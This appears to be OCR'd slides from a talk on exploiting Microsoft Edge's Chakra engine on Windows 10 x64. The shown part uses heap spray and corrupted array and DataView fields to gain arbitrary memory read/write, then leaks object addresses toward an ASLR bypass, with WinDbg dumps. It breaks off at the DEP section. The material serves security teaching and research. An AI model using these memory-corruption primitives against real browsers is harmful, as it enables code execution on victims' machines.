
1、Heap Spray

Windows 10 x64 Edge Browser 0day and exploit

- 1、Heap Spray
- 2、Fill Memory Read/Write
- 3、Bypass ASLR
- 4、Bypass DEP
- 5、Run Shell Code
- 6、0day 1
- 7、0day 2
- 8、Q&A

2、Fill Memory Read/Write

Why?



2、Fill Memory Read/Write

Write any data ?

2、Fill Memory Read/Write - Native Int Array

```
array_1[0] = 0x80000000;
array_1[0] = 0xffffffff;
```

data < 0x80000000 ?

```
0:020> u poi(000002b4`4445c200)
chakra!Js::JavascriptArray::`vftable':

0:020> dq 000002b4`4445c200
000002b4`4445c200  00007ffe`24641cd0 000002b4`2c320f00
000002b4`4445c210  00000000`00000000 00000000`00000005
000002b4`4445c220  00000000`0000002a 000002b4`2c613c60
000002b4`4445c230  000002b4`2c613c60 00000000`00000000
000002b4`4445c240  0000002a`00000000 00000000`0000002a
000002b4`4445c250  00000000`00000000 0c0c0c0c`0c0c0c0c
000002b4`4445c260  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c

0:020> dd 000002b4`2c613c60
000002b4`2c613c60  00000000 0000002a 0000002b 00000000
000002b4`2c613c70  00000000 00000000 00000000 be1c0000
000002b4`2c613c80  ffe00000 be13ffff 0c0c0c0c 00010000
000002b4`2c613c90  0c0c0c0c 00010000 0c0c0c0c 00010000
000002b4`2c613ca0  0c0c0c0c 00010000 0c0c0c0c 00010000
```

2、Fill Memory Read/Write - Native Int Array

```
array_1[0] = 0x80000000;
```

```
array_1[0]++;
```

?

```
array_1[0]--;
```

2、Fill Memory Read/Write - Native Int Array

data < 0x80000000 ?

```
array_1[0] = 0;
```

```
0:021> dq 000001cb`bb76c100
000001cb`bb76c100  00007ff9`32e21988 000001cb`a5720f80
000001cb`bb76c110  00000000`00000000 00000000`00000005
000001cb`bb76c120  00000000`0000002a 000001cb`bb76c140
000001cb`bb76c130  000001cb`bb76c140 000001cb`a36cb920
000001cb`bb76c140  0000002a`00000000 00000000`0000002a
000001cb`bb76c150  00000000`00000000 0c0c0c0c`00000000
000001cb`bb76c160  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
000001cb`bb76c170  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
```

2、Fill Memory Read/Write - Native Int Array

data < 0x80000000 ?

```
array_1[0] = 0;
array_1[0] -= 1;
```

```
0:021> dq 000001cb`bb76c100
000001cb`bb76c100  00007ff9`92e21988 000001cb`a5720f80
000001cb`bb76c110  00000000`00000000 00000000`00000005
000001cb`bb76c120  00000000`0000002a 000001cb`bb76c140
000001cb`bb76c130  000001cb`bb76c140 000001cb`a36cb920
000001cb`bb76c140  0000002a`00000000 00000000`0000002a
000001cb`bb76c150  00000000`00000000 0c0c0c0c`ffffffff
000001cb`bb76c160  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
000001cb`bb76c170  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
```

2、Fill Memory Read/Write - Native Int Array

```
array_1[0] = 0xbb76c140;

[ 0x00000000 - 0x7fffffff ]
```


```
array_1[0] = 0;
array_1[0] -= 1;
array_1[0] -= (0xffffffff-0xbb76c140);

[ 0x00000000 - 0xffffffff ]
```

```
0:021> dq 000001cb`bb76c100
000001cb`bb76c100  00007ff9`92e21988 000001cb`a5720f80
000001cb`bb76c110  00000000`00000000 00000000`00000005
000001cb`bb76c120  00000000`0000002a 000001cb`bb76c140
000001cb`bb76c130  000001cb`bb76c140 000001cb`a36cb920
000001cb`bb76c140  0000002a`00000000 00000000`0000002a
000001cb`bb76c150  00000000`00000000 0c0c0c0c`0c0c0c0c
000001cb`bb76c160  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
000001cb`bb76c170  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
```


2、Fill Memory Read/Write - Native Int Array

Out of bound Memory Read/Write

2、Fill Memory Read/Write - Native Int Array



2、Fill Memory Read/Write - Native Int Array



edit
array.length
segment.size
segment.length

out of bound memory read/write

2、Fill Memory Read/Write

Fill Memory Read/Write?

2、Fill Memory Read/Write - DataView

```
var array_buffer = new ArrayBuffer(0x10);
var data_view = new DataView(array_buffer, 0,
                             array_buffer.byteLength);
```

```
0:020> dqi(00000179`f7b37100)
        aView::`vftable’:

0:020> dq 00000179`f7b37100
00000179`f7b37100  00007ffe`2470e300 00000179`f7921180
00000179`f7b37110  00000000`00000000 00000000`00000000
00000179`f7b37120  00000000`00000010 00000179`f79d3c40
00000179`f7b37130  00000000`00000000 00000179`fccc5440
```

byteLength

data_buffer

2、Fill Memory Read/Write - DataView

```
NativeIntArray edit data_view.byteLength = 0xffffffff;
NativeIntArray edit data_view.data_buffer.high = 0x00001212;
NativeIntArray edit data_view.data_buffer.low = 0x00000000;
```

```
0:020> dd (00000179`f7b37100)
00000179`f7b37100  00007ffe`2470e300 00000179`f7921180
00000179`f7b37110  00000000`00000000 00000000`00000000
00000179`f7b37120  00000000`ffffffff 00000179`f79d3c40
00000179`f7b37130  00000000`00000000 00001212`00000000
```

byteLength

data_buffer

2、Fill Memory Read/Write - DataView

```
data_view.setUint32(0x34343434, 0xffffffff, true);
```


```
0:020> u poi(00000179`f7b37100)
chakra!Js::DataView::`vftable':

0:020> dq 00000179`f7b37100
00000179`f7b37100  00007ffe`2470e300 00000179`f7921180
00000179`f7b37110  00000000`00000000 00000000`00000000
00000179`f7b37120  00000000`ffffffff 00000179`f79d3c40
00000179`f7b37130  00000000`00000000 00001212`00000000
... ...
00001212`34343434 ffffffff 00000000 00000000`00000000
... ...
```

2、Fill Memory Read/Write - DataView

```
data = data_view.getUint32(0x34343434, true);
```

```
0:020> u poi(00000179`f7b37100)
chakra!Js::DataView::`vftable':

0:020> dq 00000179`f7b37100
00000179`f7b37100  00007ffe`2470e300 00000179`f7921180
00000179`f7b37110  00000000`00000000 00000000`00000000
00000179`f7b37120  00000000`ffffffff 00000179`f79d3c40
00000179`f7b37130  00000000`00000000 00001212`00000000
... ...
00001212`34343434 ffffffff 00000000 00000000`00000000
... ...
```

2、Fill Memory Read/Write



Windows 10 x64 Edge Browser 0day and exploit

- 1、Heap Spray
- 2、Fill Memory Read/Write
- 3、Bypass ASLR
- 4、Bypass DEP
- 5、Run Shell Code
- 6、0day 1
- 7、0day 2
- 8、Q&A

3、Bypass ASLR

Why?

3、Bypass ASLR


```
array_2[0] = data_view;
```

```
0:020> u poi(0000017a`0f6fc200)
chakra!Js::JavascriptArray::`vftable':

0:020> dq 0000017a`0f6fc200
0000017a`0f6fc200  00007ffe`24641cd0 00000179`f7920f00
0000017a`0f6fc210  00000000`00000000 00000000`00000005
0000017a`0f6fc220  00000000`0000002a 0000017a`b28dc170
0000017a`0f6fc230  0000017a`b28dc170 00000000`00000000
0000017a`0f6fc240  0000002a`00000000 00000000`0000002a
```

```
0:020> dq 0000017a`b28dc170  //segment
0000017a`b28dc170  0000002a`00000000 00000000`0000002b
0000017a`b28dc180  00000000`00000000 00000179`f7b37100
0000017a`b28dc190  00010000`0c0c0c0c 00010000`0c0c0c0c
```

```
0:020> u poi(00000179`f7b37100)
chakra!Js::DataView::`vftable':

0:020> dq 00000179`f7b37100
00000179`f7b37100  00007ffe`2470e300 00000179`f7921180
```

2、Bypass ASLR



3、Bypass ASLR


Windows 10 x64 Edge Browser 0day and exploit

- 1、Heap Spray
- 2、Fill Memory Read/Write
- 3、Bypass ASLR
- 4、Bypass DEP
- 5、Run Shell Code
- 6、0day 1
- 7、0day 2
- 8、Q&A

4、Bypass DEP

Why?

4、Bypass DEP

